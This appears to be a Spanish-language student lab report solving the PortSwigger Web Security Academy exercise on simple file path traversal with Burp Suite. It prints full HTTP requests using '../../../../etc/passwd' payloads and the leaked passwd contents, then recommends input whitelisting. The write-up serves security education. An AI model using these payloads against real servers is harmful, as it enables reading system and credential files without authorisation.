



Programacion Wap

Prof: Servando Lopez Contreras

David Campos Morado - 183511
Ingenieria en Tecnologias de la Información

Objetivo del Laboratorio

El objetivo de esta práctica es identificar y explotar una vulnerabilidad de *File Path Traversal* (también conocida como Directory Traversal) en su caso más simple. Se busca manipular las rutas de acceso enviadas al servidor mediante secuencias de navegación como `../../../../` para lograr evadir el directorio web y leer el archivo confidencial `/etc/passwd` del sistema operativo.

Marco Teórico

File Path Traversal

Es una vulnerabilidad web que permite a un atacante navegar por los directorios del servidor para acceder a recursos y archivos que no deberían ser públicos. Esto suele ocurrir cuando la aplicación web utiliza nombres de archivo enviados por el usuario para abrir o cargar un recurso sin aplicar mecanismos de validación.

Vectores y Riesgos

Si no existe mitigación, un atacante puede leer archivos sensibles, obtener credenciales de bases de datos, conocer la estructura interna del servidor, leer logs e identificar rutas para ataques de mayor impacto (como RCE o LFI). En sistemas Linux, los objetivos comunes incluyen `/etc/passwd` o `/etc/shadow`, mientras que en Windows se busca acceder a rutas como `C:\Windows\system.ini`.

Entorno de Laboratorio

- **Herramienta:** Burp Suite Community Edition (Proxy, HTTP History, Repeater).
- **Objetivo:** Laboratorio instanciado en PortSwigger - Web Security Academy.

Desarrollo de la Práctica (Procedimiento y Evidencias)


Paso 1: Análisis del entorno y objetivo

Se accedió al entorno proporcionado por Web Security Academy para el laboratorio "File path traversal, simple case". Al ingresar, se observó una tienda en línea funcional que carga imágenes de productos mediante peticiones HTTP.




Paso 2: Intercepción del tráfico

Se utilizó la pestaña "Proxy" y el "HTTP history" de Burp Suite para analizar el tráfico. Se identificaron las peticiones GET utilizadas para solicitar los recursos gráficos de los productos, en específico la petición que llama al parámetro filename=50.jpg. Esta petición se envió al módulo "Repeater" para poder manipular el parámetro de entrada y reenviar la petición.



Paso 3: Análisis de la respuesta original y errores de sintaxis

Dentro del Repeater, se confirmó que la petición normal devuelve un estado "200 OK" junto con la renderización de la imagen solicitada. Durante el proceso de prueba, se inyectaron distintas rutas. En un intento con un error de tipeo (filename=/etc/passwd), el servidor respondió con un error "400 Bad Request" y el mensaje "No such file", demostrando el comportamiento del servidor ante archivos inexistentes.



Paso 4: Explotación exitosa de la vulnerabilidad

Una vez comprendido el funcionamiento, se inyectó el payload malicioso sustituyendo el nombre de la imagen por la secuencia de retroceso de directorios `../../../../etc/passwd` en la petición GET. Adicionalmente, se probó inyectando una secuencia más larga (`../../../../../../../../etc/passwd`) para asegurar el escape hasta el directorio raíz. En ambos casos, debido a la falta de validación del input del usuario, el servidor procesó la ruta manipulada.


```
Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: Da0000C2047e34648093c8df003a00c0.web-security-academy.net
3 Cookie: session=F0V2co0RpG60dyYw38HC7YsH01eKJ3X
4 Sec-CH-UA-Platform: "Windows"
5 Accept-Language: es-ES,en;q=0.9
6 Sec-CH-UA: "Chromium";v="111", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
8 Sec-CH-UA-Mobile: ?0
9 Accept: image/svg+xml,image/webp,image/apng,image/avif,image/*;*/q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://Da0000C2047e34648093c8df003a00c0.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 2318
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Printing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:/home/peter:/bin/bash
27 carlos:x:12002:12002:/home/carlos:/bin/bash
28 user:x:12000:12000:/home/user:/bin/bash
29 elmer:x:12009:12009:/home/elmer:/bin/bash
30 academy:x:10000:10000:/academy:/bin/bash
31 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
32 dnsmasq:x:100:65534:dnsmasq,,,:/var/lib/ndm:/usr/sbin/nologin
```

```
Request
Pretty Raw Hex
1 GET /image?filename=../../../../../../../../etc/passwd HTTP/1.1
2 Host: Da0000C2047e34648093c8df003a00c0.web-security-academy.net
3 Cookie: session=F0V2co0RpG60dyYw38HC7YsH01eKJ3X
4 Sec-CH-UA-Platform: "Windows"
5 Accept-Language: es-ES,en;q=0.9
6 Sec-CH-UA: "Chromium";v="111", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
8 Sec-CH-UA-Mobile: ?0
9 Accept: image/svg+xml,image/webp,image/apng,image/avif,image/*;*/q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://Da0000C2047e34648093c8df003a00c0.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 2318
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Printing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
26 user:x:12001:12001:/home/user:/bin/bash
```

Paso 5: Confirmación de lectura de archivos sensibles Como respuesta a los payloads enviados, el servidor devolvió un código "200 OK" y expuso en texto plano el contenido del archivo interno /etc/passwd. En la respuesta HTTP se lograron observar los usuarios y servicios del sistema operativo, tales como root:x:0:0..., daemon, y bin, confirmando la brecha de confidencialidad. Al regresar a la vista del navegador, el laboratorio arrojó el mensaje emergente "Congratulations, you solved the lab!".



Conclusión

La resolución exitosa de esta actividad evidencia el peligro crítico de no validar las entradas de usuario, especialmente cuando interactúan directamente con el sistema de archivos del servidor. Al tratarse de un caso simple sin medidas de seguridad, bastó con utilizar secuencias básicas de directorio (../) para escalar desde la carpeta de la aplicación hasta la raíz del sistema operativo Linux y extraer información sensible. Para prevenir esto, las aplicaciones deben implementar mecanismos sólidos de validación como el uso de "listas blancas" (permitiendo solo nombres y extensiones de archivos legítimos) o usar APIs modernas que eviten referenciar archivos mediante entradas directas del usuario final.